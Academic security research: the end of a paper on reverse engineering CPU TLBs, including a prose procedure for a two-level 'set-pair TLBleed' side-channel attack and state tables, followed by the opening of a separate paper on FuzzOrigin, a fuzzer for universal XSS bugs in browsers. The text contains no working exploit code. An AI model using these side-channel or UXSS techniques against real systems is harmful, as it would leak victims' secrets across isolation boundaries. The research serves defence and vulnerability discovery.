Reverse Engineering Cache Subsystems While cache and TLB reverse engineering efforts often go hand in hand with exploit development [14, 15, 17, 22, 32, 33] or are prompted by the need to improve existing attacks [25], there is literature on more benign applications. Abel and Reineke [1, 2] introduced permutation vectors and reverse engineered many CPU cache properties, among which replacement policies, for the purpose of developing better software optimizations and cycle-accurate simulators. A master thesis by Zhu [40] reported hash functions and inclusion policy for the Intel Skylake TLB, but mistakenly reported the replacement policies of the dTLB and sTLB as LRU.

Exploiting Data Caches Cache attacks have a long tradition in the systems security literature, using cache set contention as a side channel and often targeting cryptographic algorithms [10, 18, 24, 29, 37]. Guanciale et al. [16] showed that caches can also be purposely desynchronized to create a so-called cache storage channel, serving as an alternative to timing-based attacks. Additionally, more recent attacks [27, 38] have explored other microarchitectural side channels in order to increase granularity beyond cache line size. Finally, cache attacks such as FLUSH+RELOAD [37] have been recently repurposed as convenient covert channels to leak information in the context of Spectre and other transient execution attacks [21].

Secure TLBs To address the various attacks on the TLB, Deng et al. [7] have proposed secure designs that either partition the TLB (SP-TLB) or introduce randomness in TLB loads (RF-TLB). SP-TLB would retain the same security properties whether or not the attacker knows the replacement policies in use. Indeed, any (statically or dynamically) partitioned TLB will successfully prevent an attacker from adversarially evicting a victim entry, as we have seen with some Intel iTLBs.

The property offered by RF-TLB of decorrelating TLB states from access patterns in the secure region remains unaffected by the attacker's knowledge of replacement policies. However, as noted by the authors, practical implementations should not randomize all TLB accesses to limit the performance impact. If the randomization frequency chosen by a practical implementation can be overcome by an attacker with a sufficient number of repetitions, then our eviction sets can, in principle, make the attack more efficient. However, since randomized replacement entries can fall outside of the targeted set, an attacker would have a harder time implementing optimized eviction sets on RF-TLB.

8 Conclusion

In this paper, we introduced *TLB desynchronization* as a novel way of reverse engineering previously inscrutable TLB properties. This allowed us to expose behavior previously undocumented and we subsequently used these new insights to better understand—and thus manipulate—the TLB, constructing optimized eviction sets. We showed how this new eviction primitive improves existing TLB-based attacks. Finally, we posit that this work is a stepping stone towards gaining a more complete model of the dynamic behavior of the memory subsystem of modern CPUs, knowledge that is crucial not only to developing more effective attacks, but for constructing more informed defenses as well.

Acknowledgements

We thank our shepherd, Michael Schwarz, and the anonymous reviewers for their comments. We also thank Ben Gras for helping with the TLBleed covert channel implementation. This work was supported by the EU's Horizon 2020 research and innovation programme under grant agreement No. 825377 (UNICORE), Intel Corporation through the Side Channel Vulnerability ISRA, and NWO through projects "TROPICS", "Theseus", and "Intersect".

References

[1] Andreas Abel and Jan Reineke. Measurement-based modeling of the cache replacement policy. In *2013 IEEE 19th Real-Time and Embedded Technology and Applications Symposium (RTAS)*, pages 65–74. IEEE, 2013.

[2] Andreas Abel and Jan Reineke. nanobench: A low-overhead tool for running microbenchmarks on x86 systems. In *2020 IEEE International Symposium on Performance Analysis of Systems and Software (ISPASS)*, pages 34–46. IEEE, 2020.

[3] Hussein Al-Zoubi, Aleksandar Milenkovic, and Milena Milenkovic. Performance evaluation of cache replacement policies for the spec cpu2000 benchmark suite. In *Proceedings of the 42nd annual Southeast regional conference*, pages 267–272, 2004.

[4] Zelalem Birhanu Aweke, Salessawi Ferede Yitbarek, Rui Qiao, Reetuparna Das, Matthew Hicks, Yossi Oren, and Todd Austin. Anvil: Software-based protection against next-generation rowhammer attacks. *ACM SIGPLAN Notices*, 51(4):743–755, 2016.

[5] Adi Basel, Gur Hildesheim, Shlomo Raikin, Robert Chappell, Ho-Seop Kim, and Rohit Bhatia. Balanced

P-LRU tree for a "multiple of 3" number of ways cache, 2016. US Patent 9,348,766.

[6] Thomas H. Cormen, Charles E. Leiserson, Ronald L. Rivest, and Clifford Stein. *Introduction to Algorithms, Third Edition*. The MIT Press, 3rd edition, 2009.

[7] Shuwen Deng, Wenjie Xiong, and Jakub Szefer. Secure tlbs. In *2019 ACM/IEEE 46th Annual International Symposium on Computer Architecture (ISCA)*, pages 346–359. IEEE, 2019.

[8] Advanced Micro Devices. *Software Optimization Guide for AMD EPYCTM 7003 Processors*. AMD, November 2020.

[9] Advanced Micro Devices. *Software Optimization Guide for AMD Family 17h Models 30h and Greater Processors*. AMD, March 2020.

[10] Daniel Genkin, Lev Pachmanov, Eran Tromer, and Yuval Yarom. Drive-by key-extraction cache attacks from portable code. In *International Conference on Applied Cryptography and Network Security*, pages 83–102. Springer, 2018.

[11] Robert T George, Jason W Brandt, Jonathan D Combs, Peter J Ruscito, and Sanjoy K Mondal. Associating address space identifiers with active contexts, June 23 2009. US Patent 7,552,254.

[12] Jason Gionta, William Enck, and Peng Ning. Hidem: Protecting the contents of userspace memory in the face of disclosure vulnerabilities. In *Proceedings of the 5th ACM Conference on Data and Application Security and Privacy*, pages 325–336, 2015.

[13] Enes Goktas, Kaveh Razavi, Georgios Portokalidis, Herbert Bos, and Cristiano Giuffrida. Speculative Probing: Hacking Blind in the Spectre Era. In *CCS*, November 2020. Pwnie Award for Most Innovative Research.

[14] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks. In *USENIX Security*, August 2018. Pwnie Award Nomination for Most Innovative Research.

[15] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the Line: Practical Cache Attacks on the MMU. In *NDSS*, February 2017. Pwnie Award for Most Innovative Research, DCSR Paper Award.

[16] Roberto Guanciale, Hamed Nemati, Christoph Baumann, and Mads Dam. Cache storage channels: Alias-driven attacks and verified countermeasures. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 38–55. IEEE, 2016.

[17] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical timing side channel attacks against kernel space aslr. In *2013 IEEE Symposium on Security and Privacy*, pages 191–205. IEEE, 2013.

[18] Mehmet Sinan Inci, Berk Gulmezoglu, Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cache attacks enable bulk key recovery on the cloud. In *International Conference on Cryptographic Hardware and Embedded Systems*, pages 368–388. Springer, 2016.

[19] Intel Corporation. *Intel 64 and IA-32 Architectures Software Developer's Manual Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4*. Intel Corporation, June 2021.

[20] Takuya Ishikawa, Toshikazu Kato, Shinya Honda, and Hiroaki Takada. Investigation and improvement on the impact of tlb misses in real-time systems. *Proc. of OSPERT*, 2013.

[21] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, et al. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1–19. IEEE, 2019.

[22] Jakob Koschel, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. TagBleed: Breaking KASLR on the Isolated Kernel Address Space Using Tagged TLBs. In *EuroS&P*, September 2020.

[23] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[24] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B Lee. Last-level cache side-channel attacks are practical. In *2015 IEEE symposium on security and privacy*, pages 605–622. IEEE, 2015.

[25] Clémentine Maurice, Nicolas Le Scouarnec, Christoph Neumann, Olivier Heen, and Aurélien Francillon. Reverse engineering intel last-level cache complex addressing using performance counters. In *International Symposium on Recent Advances in Intrusion Detection*, pages 48–65. Springer, 2015.

[26] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the other side: Ssh over robust cache covert channels in the cloud. In *NDSS*, volume 17, pages 8–11, 2017.

[27] Ahmad Moghimi, Jan Wichelmann, Thomas Eisenbarth, and Berk Sunar. Memjam: A false dependency attack against constant-time crypto implementations. *International Journal of Parallel Programming*, 47(4):538–570, 2019.

[28] Shrinivas Anand Panchamukhi and Frank Mueller. Providing task isolation via tlb coloring. In *21st IEEE Real-Time and Embedded Technology and Applications Symposium*, pages 3–13. IEEE, 2015.

[29] Colin Percival. Cache missing for fun and profit, 2005.

[30] Sherri Sparks and Jamie Butler. Shadow walker: Raising the bar for rootkit detection. *Black Hat Japan*, 11(63):504–533, 2005.

[31] The PaX Team. paging based non-executable pages. https://pax.grsecurity.net/docs/pageexec.txt, 2003. Accessed 2020-12-03.

[32] Stephan van Schaik, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Malicious Management Unit: Why Stopping Cache Attacks in Software is Harder Than You Think. In *USENIX Security*, August 2018.

[33] Stephan van Schaik, Kaveh Razavi, Ben Gras, Herbert Bos, and Cristiano Giuffrida. RevAnC: A Framework for Reverse Engineering Hardware Page Table Caches. In *EuroSec*, April 2017.

[34] Pepe Vila, Boris Köpf, and José F Morales. Theory and practice of finding eviction sets. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 39–54. IEEE, 2019.

[35] Glenn Wurster, Paul C Van Oorschot, and Anil Somayaji. A generic attack on checksumming-based software tamper resistance. In *2005 IEEE Symposium on Security and Privacy (S&P'05)*, pages 127–138. IEEE, 2005.

[36] Wenjie Xiong and Jakub Szefer. Leaking information through cache LRU states. In *2020 IEEE International Symposium on High Performance Computer Architecture (HPCA)*, pages 139–152. IEEE, 2020.

[37] Yuval Yarom and Katrina Falkner. Flush+ reload: A high resolution, low noise, l3 cache side-channel attack. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 719–732, 2014.

[38] Yuval Yarom, Daniel Genkin, and Nadia Heninger. CacheBleed: a timing attack on OpenSSL constant-time RSA. *Journal of Cryptographic Engineering*, 7(2):99–112, 2017.

[39] Zhi Zhang, Yueqiang Cheng, Dongxi Liu, Surya Nepal, Zhi Wang, and Yuval Yarom. Pthammer: Cross-user-kernel-boundary rowhammer through implicit accesses. In *2020 53rd Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, pages 28–41. IEEE, 2020.

[40] Weixi Zhu. Exploring superpage promotion policies for efficient address translation. *Master's Thesis, Rice University*, 2019.

A Reverse Engineering AMD

In this section we lay out a set of experiments that do not rely on a shared L2 TLB. Specifically, we discuss testing for the existence of a shared TLB component, determining set size and mapping, as well as testing for inclusivity.

Neither tested microarchitectures support PCIDs, therefore we cannot run our PCID experiments discussed in §4.5.

A.1 Shared TLB

To verify whether a TLB has a shared component at all, we check whether an entry primed by a data load can eventually be used to translate an instruction fetch, or the other way around. Specifically, we access an arbitrarily chosen page A using one access type, followed by accessing n other pages using the same access type. We then de-synchronize the TLB with the in-memory page tables, and we probe A again using the opposite access. We perform this experiment in multiple iterations, for different values of $0 \leq n < 5000$. In case of a shared TLB component, we would expect a hit for some values of n. In case of full seperation between the iTLB and dTLB, we would not expect any hits.

Our results show almost always misses, with hits occurring in less than 0.1% of cases. We however do not consider this proof of a shared TLB component, due to several observations that exclude this possibility:

- Hits only occur when an instruction fetch is followed by a data load, never the other way around.
- There is no correlation between the occurrence of hits and the value of n.
- The amount of hits reduces when we insert *cpuid* instructions before and after each memory access, leading us to suspect speculative execution.

We hypothesise that any spurious hits are caused by (speculative) TLB prefetching. According to the AMD architecture manual [8, 9], the hardware page table walker can perform speculative translation, supporting our hypothesis. Thus we conclude that the TLB is fully separated on both levels.

A.2 Set Mapping and Set Size

We now design an experiment for determining the set size and mapping that does not rely on a shared L2 TLB. We assume that the bits used for set indexing are a subset of the 20 least

significant bits of a virtual page number (bits 12–31 of the virtual address). This is reasonable because we expect the TLB to enumerate all sets even with only 4 GiB of virtual memory (e.g., when running 32-bit code).

We start by picking m—a guess for the number of ways—and an arbitrary 20 bit number X, then assemble a lot of m pages with bits 12 to 31 set to this value. In addition, we pick a bit b, $12 \leq b \leq 31$, that we flip in X, obtaining Y, and assemble an eviction lot of M pages with bits 12 to 31 set to Y, with M chosen to be significantly larger than the sum of any reasonable L1 and L2 set capacity. If bit b is used by the set hash function, the eviction lot would end up in a different set. However, if bit b is irrelevant for set selection, we expect both lots of pages to land in the same set, with the second one evicting (some of) the first. Therefore, we prime the TLB with the first lot of m pages then desynchronize their PTEs. Next we access the eviction lot 10 times, then test if the m pages are still in the TLB. We repeat this for a large number of iterations for various values of m and b. If we do not consistently witness evictions of any of the m pages, we conclude that bit b is used for set selection. If we consistently see misses, we can deduce that bit b is irrelevant. Additionally, if we consistently see misses regardless of the value of b we can deduce that m is larger than the true number of ways.

Results appear inconclusive at first, as performing this experiment does not always yield consistent results. However, when filtering out the runs that are either noisy or exhibit extremely unlikely properties (e.g., odd number of ways or entries that are never evicted from the TLB) we are able to detect a pattern. We consistently witness dTLB misses when $m > 8$, regardless of the bit flipped. Analogously for the iTLB, we see misses when $m > 4$. For the dTLB, bits 12–18 and 21 of the virtual address are involved with set indexing, while the iTLB uses bits 12–17 and 21.

Furthermore, the fact that we consistently measure misses for $m > 8$ (dTLB) and $m > 4$ (iTLB), regardless of the chosen b, leads us to the conclusion that L1 has a single set, i.e., is fully associative. If that were not the case, we would find a value of b for which the M eviction pages would fall in a different L1 set, thus not evicting the original m entries.

Given fully-associate L1 TLBs, we deduce the L2 dTLB to have 256 sets, each 8-way associative. Similarly, we infer L2i to have 128 sets, each 4-way associative. In the case of Zen+ this contradicts the number of dTLB sets and the iTLB number of ways as reported by `cpuid`, which is 192 and 8 respectively. When looking closer at the results we do notice that flipping bit 21 only preserves all m entries when m is much smaller than W_{L2d}. This leads us to suspect the hash function to be more complex than linear bit slicing, although we have not been able to reverse engineer it.

Finally, we find the sizes of L1d and L1i as reported by `cpuid` to be consistent with our experiments, as picking M significantly lower than 64 does not show any misses.

The fact that the L1 TLBs are fully associative could be a factor in the unreliable results of the experiment to detect set selection bits. Keeping a perfect LRU replacement ordering with such a large number of ways is clearly infeasible in hardware, therefore L1 most likely implements a replacement policy with fewer states (e.g. tree-PLRU). We hypothesize that, due to unavoidable L1 hits induced by our experiment code, some of our m pages "jump ahead" in the replacement queue and are prevented from being evicted by the eviction set. This unavoidable amount of noise caused by a fully associative L1 also makes precisely measuring the number of ways or the replacement policy of L1 particularly challenging.

A.3 Inclusivity

As a final experiment, we test whether the TLB is inclusive. We remark that a strictly inclusive TLB would necessarily admit at most W_{L2} entries that map to the same L2 set. Hence, we can test inclusivity by first priming the TLB with $W_{L2}+1$ entries mapping to the same L2 set, desynchronizing after every access, then probing whether the entries are still present.

The results consistently show $W_{L2}+1$ TLB hits, proving both iTLB and dTLB to be non-inclusive.

B Performing Set-Pair TLBleed

Separately measuring an adversarial eviction of a target address in both levels of the TLB is not as straight-forward as single-level TLBleed attacks. In this section we will present one possible way of doing this for a two-level TLB of W_{L1} and W_{L2} ways, making minimal assumptions about its behavior.

We put no constraints on the replacement policies in use, except that W_{Lx} misses completely flushes the set and primes it with the new entries. Furthermore, the TLB in question must be non-inclusive and non-exclusive, have fewer ways in L1 than in L2, and have hash functions that are mutually prime, i.e., an address can be assigned all possible (L1, L2) set pairs. We assume an attacker knows the number of sets and ways for both levels of the TLB, as well as the hash functions.

We start by allocating two lots of W_{L2} distinct addresses each that will be used in alternation. At each step, we prime L1 and L2 with entries from one lot and wait for a possible victim access. Next, when we wish to probe, we first go through our last-accessed W_{L1} entries in the same order as before, timing the accesses. We expect all L1 hits if there was no intervening L1 access, and one or more misses otherwise.

In the second phase, we walk through all W_{L2} entries of our current lot in order. If there has been no intervening activity on any level we expect all hits once again, since we had primed the entire set and the L1 phase doesn't touch L2. Similarly, if there has only been activity on L1, the previous phase would not have evicted any L2 entry, by virtue of all L1 misses being already primed in L2. Finally, only when there has been an access to the L2 set do we expect *at least* one miss—required

to evict the new entry—with more possible depending on the actual replacement policy in use.

We now have two separate measurements of whether each level has been accessed. We consider there to have been an access to our target (L1, L2) set pair only if *both* phases report misses. In any other case we classify the measurement as either quiet or noise caused by accesses outside our interest.

When moving on to the next step, we use the other lot of addresses, to ensure fresh priming of the TLB.

C State Evolution of Set-Pair TLBleed

In Table 6 we see in detail how the TLB state evolves in one step of the optimized set-pair eviction loop introduced in §6.2. We treat four cases: (a) when no access occurs to either set, (b) and (c) when sporadic accesses happen on L1 and L2 respectively, and (d) when our actual target pair of sets has been accessed. Worth noting is that cases (a) and (b) have identical intermediate states, showing that the L1 phase does not affect the state of L2, regardless of L1 access. Additionally, we see that the final states are identical across all cases—the eviction loop is self-synchronizing, regardless of target accesses.

Table 6: Optimized set-pair TLBleed

(a) No access: 4 L_1 hits and 0 L_2 misses

	START	(8 0 1 4) (8 0 2 1 7 6 4 X X X 3 5)
4	$L_1\pi_3$	(4 8 0 1) (8 0 2 1 7 6 4 X X X 3 5)
1	$L_1\pi_3$	(1 4 8 0) (8 0 2 1 7 6 4 X X X 3 5)
0	$L_1\pi_3$	(0 1 4 8) (8 0 2 1 7 6 4 X X X 3 5)
8	$L_1\pi_3$	(8 0 1 4) (8 0 2 1 7 6 4 X X X 3 5)
6	$L_1\pi_m$ $L_2\pi_5$	(6 8 0 1) (6 8 0 2 1 7 5 4 X X X 3)
2	$L_1\pi_m$ $L_2\pi_3$	(2 6 8 0) (2 8 0 6 1 7 X 4 X 5 X 3)
1	$L_1\pi_m$ $L_2\pi_4$	(1 2 6 8) (1 0 2 8 7 6 X X X 4 3 5)
5	$L_1\pi_m$ $L_2\pi_{11}$	(5 1 2 6) (5 1 0 2 8 7 6 X X X 4 3)

(b) L1 access only: 4 L_1 misses and 0 L_2 misses

	START	(**T** 8 0 1) (8 0 2 1 7 6 4 X X X 3 5)
4	$L_1\pi_m$ $L_2\pi_6$	(4 **T** 8 0) (4 0 2 1 7 6 8 X X X 3 5)
1	$L_1\pi_m$ $L_2\pi_3$	(1 4 **T** 8) (1 0 2 4 7 6 X X X 8 3 5)
0	$L_1\pi_m$ $L_2\pi_1$	(0 1 4 **T**) (0 2 1 7 6 4 X X X 3 5 8)
8	$L_1\pi_m$ $L_2\pi_{11}$	(8 0 1 4) (8 0 2 1 7 6 4 X X X 3 5)
6	$L_1\pi_m$ $L_2\pi_5$	(6 8 0 1) (6 8 0 2 1 7 5 4 X X X 3)
2	$L_1\pi_m$ $L_2\pi_3$	(2 6 8 0) (2 8 0 6 1 7 X 4 X 5 X 3)
1	$L_1\pi_m$ $L_2\pi_4$	(1 2 6 8) (1 0 2 8 7 6 X X X 4 3 5)
5	$L_1\pi_m$ $L_2\pi_{11}$	(5 1 2 6) (5 1 0 2 8 7 6 X X X 4 3)

(c) L2 access only: 4 L_1 hits and 1 L_2 miss

	START	(8 0 1 4) (**T** 8 0 2 1 7 6 4 X X X 3)
4	$L_1\pi_3$	(4 8 0 1) (**T** 8 0 2 1 7 6 4 X X X 3)
1	$L_1\pi_3$	(1 4 8 0) (**T** 8 0 2 1 7 6 4 X X X 3)
0	$L_1\pi_3$	(0 1 4 8) (**T** 8 0 2 1 7 6 4 X X X 3)
8	$L_1\pi_3$	(8 0 1 4) (**T** 8 0 2 1 7 6 4 X X X 3)
6	$L_1\pi_m$ $L_2\pi_6$	(6 8 0 1) (6 8 0 2 1 7 **T** 4 X X X 3)
2	$L_1\pi_m$ $L_2\pi_3$	(2 6 8 0) (2 8 0 6 1 7 X 4 X **T** X 3)
1	$L_1\pi_m$ $L_2\pi_4$	(1 2 6 8) (1 0 2 8 7 6 X X X 4 3 **T**)
5	$L_1\pi_m$ $L_2\pi_m$	(5 1 2 6) (5 1 0 2 8 7 6 X X X 4 3)

(d) L1+L2 access: 4 L_1 misses and 1 L_2 miss

	START	(**T** 8 0 1) (**T** 8 0 2 1 7 6 4 X X X 3)
4	$L_1\pi_m$ $L_2\pi_7$	(4 **T** 8 0) (4 0 **T** 1 7 2 8 X 6 X 3 X)
1	$L_1\pi_m$ $L_2\pi_3$	(1 4 **T** 8) (1 0 **T** 1 4 2 X X 6 8 3 X)
0	$L_1\pi_m$ $L_2\pi_1$	(0 1 4 **T**) (0 **T** 1 7 2 4 X 6 X 3 X 8)
8	$L_1\pi_m$ $L_2\pi_{11}$	(8 0 1 4) (8 0 **T** 1 7 2 4 X 6 X 3 X)
6	$L_1\pi_m$ $L_2\pi_8$	(6 8 0 1) (6 8 0 2 1 7 **T** 4 X X X 3)
2	$L_1\pi_m$ $L_2\pi_3$	(2 6 8 0) (2 8 0 6 1 7 X 4 X **T** X 3)
1	$L_1\pi_m$ $L_2\pi_4$	(1 2 6 8) (1 0 2 8 7 6 X X X 4 3 **T**)
5	$L_1\pi_m$ $L_2\pi_m$	(5 1 2 6) (5 1 0 2 8 7 6 X X X 4 3)

FUZZORIGIN: Detecting UXSS vulnerabilities in Browsers through Origin Fuzzing

Sunwoo Kim*
Samsung Research
sunwoo28.kim@samsung.com

Young Min Kim
Seoul National University
ym.kim@snu.ac.kr

Jaewon Hur
Seoul National University
hurjaewon@snu.ac.kr

Suhwan Song
Seoul National University
sshkeb96@snu.ac.kr

Gwangmu Lee†
EPFL
gwangmu.lee@epfl.ch

Byoungyoung Lee‡
Seoul National University
byoungyoung@snu.ac.kr

Abstract

Universal cross-site scripting (UXSS) is a browser vulnerability, making a vulnerable browser execute an attacker's script on any web pages loaded by the browser. UXSS is considered a far more severe vulnerability than well-studied cross-site scripting (XSS). This is because the impact of UXSS is not limited to a web application, but it impacts each and every web application as long as a victim user runs a vulnerable browser. We find that UXSS vulnerabilities are difficult to find, especially through fuzzing, for the following two reasons. First, it is challenging to detect UXSS because it is a semantic vulnerability. In order to detect UXSS, one needs to understand the complex interaction semantics between web pages. Second, it is difficult to generate HTML inputs that trigger UXSS since one needs to drive the browser to perform complex interactions and navigations.

This paper proposes FUZZORIGIN, a browser fuzzer designed to detect UXSS vulnerabilities. FUZZORIGIN addresses the above two challenges by (i) designing an origin sanitizer with a static origin tagging mechanism and (ii) prioritizing origin-update operations through generating chained-navigation operations handling dedicated events. We implemented FUZZORIGIN, which works with most modern browsers, including Chrome, Firefox, Edge, and Safari. During the evaluation, FUZZORIGIN discovered four previously unknown UXSS vulnerabilities, one in Chrome and three in Firefox, all of which have been confirmed by the vendors. FUZZORIGIN is responsible for finding one out of two UXSS vulnerabilities in Chrome reported in 2021 and all three in Firefox, highlighting its strong effectiveness in finding new UXSS vulnerabilities.

*The work is done at Seoul National University as an academic exchange program.

†The work is done while the author is a graduate student at Seoul National University.

‡Corresponding author.

1 Introduction

Modern web browsers feature client-side scripting, enabling highly interactive dynamic web pages. By allowing the script code such as JavaScript [39] or WebAssembly [43] to be executed on the client-side, developers can make a web application powerful like a native app, significantly enriching user experience. From the security perspective, however, client-side scripting may expose a challenging attack surface since a script from an attacker can also be executed. This is particularly crucial considering a typical web application architecture—it often involves multiple players (e.g., a main host server, a media provider, an advertiser, etc.), and a single web page is rendered through complex interactions or navigations among these players. Hence, it is important for browsers to faithfully determine if a given script is not from an attacker, and thus it is safe to execute.

Cross-site scripting (XSS) is one of the extensively studied vulnerabilities [3, 20, 25–28, 30, 44, 45, 49, 55, 56, 58–62], exploiting the issue of client-side scripting. It is a security vulnerability in web applications, which allows attackers to inject client-side scripts into a vulnerable web page. Then the attacker's script is executed on behalf of the victim, thereby stealing security-critical resources (e.g., a session cookie of the vulnerable web application). It is arguably the most common and well-known vulnerability. Popular websites such as Twitter and Facebook had numerous XSS vulnerabilities in the past [23, 46, 53], jeopardizing users' data.

Universal cross-site scripting (UXSS) [31] is similar to XSS, because it scripts across sites—i.e., it allows an attacker to inject and execute code on web pages loaded by the browser. However, the key difference is that UXSS is a vulnerability of web browsers, not web applications. Therefore, it is considered a far more severe vulnerability than XSS. More specifically, the impact of UXSS is *universal*, i.e., it is not limited to a particular web application but rather affects all web applications as long as a victim runs a vulnerable web browser. Should it be found in a browser, it allows an attacker to launch attacks against any website, irrespective of the fact

that such websites alone do not have any security issues.

1.1 Research Challenges

Despite the pressing security needs, UXSS is a relatively unexplored research topic compared to XSS. Focusing on the research direction towards fuzz testing for UXSS (which is the main focus of this paper), we think this is due to the following two unique challenges that UXSS bears to meet the key requirements to perform fuzz testing.

Challenge #1: UXSS Detection. First, it is challenging to generalize a UXSS detection mechanism for fuzzing, because it is essentially a semantic vulnerability. This is important because the key requirement for fuzzing is a vulnerability detection mechanism without false positives. In the case of XSS, the detection is straightforward—one only needs to check if the attacker-provided script is executed. If it is executed, then one can determine it triggered an XSS vulnerability. However, in the case of UXSS, simply having the attacker-provided script being executed does not lead to UXSS. Instead, one must carefully inspect the capability (i.e., origin [65]) that the script execution has been granted. To be specific, one needs to confirm that the attacker's script has higher privileges than it supposed to (i.e., violating the same-origin policy [42]). Since the capability of the attacker's script depends on how a browsed web page interacts with different players (or servers), understanding the interaction semantics is crucial to detect UXSS.

Challenge #2: UXSS Triggering. Second, it is challenging to construct HTML inputs triggering UXSS vulnerabilities for fuzzing. We find that the root cause of UXSS stems from the cases that the capability of the script execution is incorrectly updated due to the semantic mistakes in the browser. Hence, to increase the chance to trigger UXSS, a generated HTML should drive complex interactions between multiple servers (i.e., complex cross-origin page loading), which leads to frequent capability updates with respect to scripts.

1.2 FUZZORIGIN: The First UXSS Fuzzer

This paper presents FUZZORIGIN, a browser fuzzer to detect UXSS vulnerabilities. To the best of our knowledge, FUZZORIGIN is the first UXSS fuzzer. Similar to traditional browser fuzzers [12, 32–34, 67, 69], FUZZORIGIN generates the HTML document embedding JavaScript, based on the knowledge of the language syntax (i.e., grammar awareness of HTML and JavaScript). Then FUZZORIGIN runs a web browser while providing the HTML document in hopes the run triggers UXSS.

Unlike traditional browser fuzzers, FUZZORIGIN designs following two unique features to address aforementioned challenges of UXSS: i) an origin sanitizer to detect UXSS; and ii) prioritizing origin-update operations in generating HTML inputs.

Solution #1: Origin Sanitizer. First, the origin sanitizer of FUZZORIGIN keeps track of server interaction semantics through static origin tagging, which is automatically instrumented into the scripts marking where the script was fetched. Leveraging the static origin tagging, when the script is executed by the browser, FUZZORIGIN is capable of checking if the to-be-executed script is granted with the correct capability (i.e., a correct origin). By design, the origin sanitizer does not have any false positive in detecting UXSS, because the static tagging mechanism is precise.

Solution #2: Prioritizing Origin-update Operations. Second, FUZZORIGIN prioritize origin-update operations in generating HTML inputs. This is based on the observation that the root cause of UXSS vulnerabilities is due to incorrect origin update handling in browsers. To this end, FUZZORIGIN generates HTML inputs triggering complex and interactive navigation operations, which makes the browser perform more frequent origin-update operations. In particular, HTML inputs generated by FUZZORIGIN can be characterized by their complex cross-origin navigation behaviors, where each navigation is chained with another navigation using event handlers.

Implementation and Results. We implemented FUZZORIGIN, which works with most of modern web browsers, including Chrome, Firefox, Edge, and Safari. According to our evaluation, the origin sanitizer of FUZZORIGIN showed no false positives in identifying UXSS vulnerabilities. Over the six months of lengthy, extensive evaluations, if the origin sanitizer reports a potential UXSS vulnerability, it is always confirmed to be true by the respective vendors. FUZZORIGIN's HTML generation with chained-navigation operations indeed raised more frequent origin-updates, allowing FUZZORIGIN to effectively test UXSS-relevant logic in the browser.

Importantly, during the evaluation FUZZORIGIN discovered four new UXSS vulnerabilities (one in Chrome and three in Firefox), which is all confirmed by the respective vendors. We highlight that UXSS vulnerabilities are extremely rare vulnerabilities. In 2021, only two and three UXSS vulnerabilities were confirmed in Chrome and Firefox, respectively, meaning that FUZZORIGIN identified 50% (in Chrome) and 100% (in Firefox) of those.

To summarize, this paper makes the following contributions:

- **Analysis: Demystifying UXSS.** We analyzed two previous UXSS vulnerabilities to demystify challenges from the perspective of fuzz testing.
- **Design: The first UXSS Fuzzer.** We proposed FUZZORIGIN, a UXSS fuzzing framework. It features two unique designs for UXSS: (i) an origin sanitizer to detect UXSS and (ii) origin-update prioritization when generating HTML inputs.
- **Result: New UXSS vulnerabilities.** We found four new UXSS vulnerabilities using FUZZORIGIN, which attributes

50% (in Chrome) and 100% (in Firefox) of all confirmed UXSS vulnerabilities in 2021.

2 Background

This section provides the necessary background to understand FUZZORIGIN. We first describe the role of origin in browser security as well as XSS and UXSS vulnerabilities related to the origin (§2.1). Then we describe how browsers keep track of origin within their internal data structure, the DOM tree (§2.2).

2.1 Origin in Browser Security

The Same-Origin Policy. The same-origin policy constitutes a fundamental security mechanism in modern web browsers [66], which strictly defines boundaries between web pages. If two web pages have the same origin, one page can access other page's resources and data without restriction, such as DOM, cookie, `fetch`, `localStorage`, `IndexedDB`, `SharedWorker`, and `BroadcastChannel`. For instance, this policy allows a script embedded in `https://bank.com/list` to access a session cookie stored by another page `https://bank.com/login` as they have the same origin.

An origin is defined as a tuple of (`scheme`, `host`, `port`)[1]. Suppose a web page is located in `http://example.org:8080/page.html`, then it has the origin, (`http`, `example.org`, `8080`). This origin is the same as the origin of `http://example.org:8080/sub.html`. However, it is different from the origin of `https://example.org:8080` (different scheme), `http://example.net:8080` (different host), and `http://example.org:8888` (different port).

Cross-Site Scripting. Cross-site scripting (XSS) is a security vulnerability in web applications, allowing attackers to inject scripts into a vulnerable web page browsed by other users. Exploiting XSS, the attacker's injected script (e.g., JavaScript) is executed on the client-side in the context of the vulnerable web page. This essentially elevates the attacker's privilege to access security-sensitive resources of the vulnerable web page (e.g., a session cookie) and perform actions on behalf of the user. XSS is mainly caused by a lack of proper validation over attacker-provided inputs. For instance, if the application fails to filter out script tags, the attacker may provide a script tag as the input to be included in the vulnerable web page.

XSS is arguably the most common publicly reported security vulnerability. Popular websites such as Twitter and Facebook had XSS vulnerabilities in the past [23, 46, 53], exposing numerous users' security-sensitive data to be exploited. In order to launch XSS attacks against a certain web application, the attacker has to find an XSS vulnerability in the very application. In other words, an XSS vulnerability is specific to a web application, and thus it cannot be used to attack any other web application.

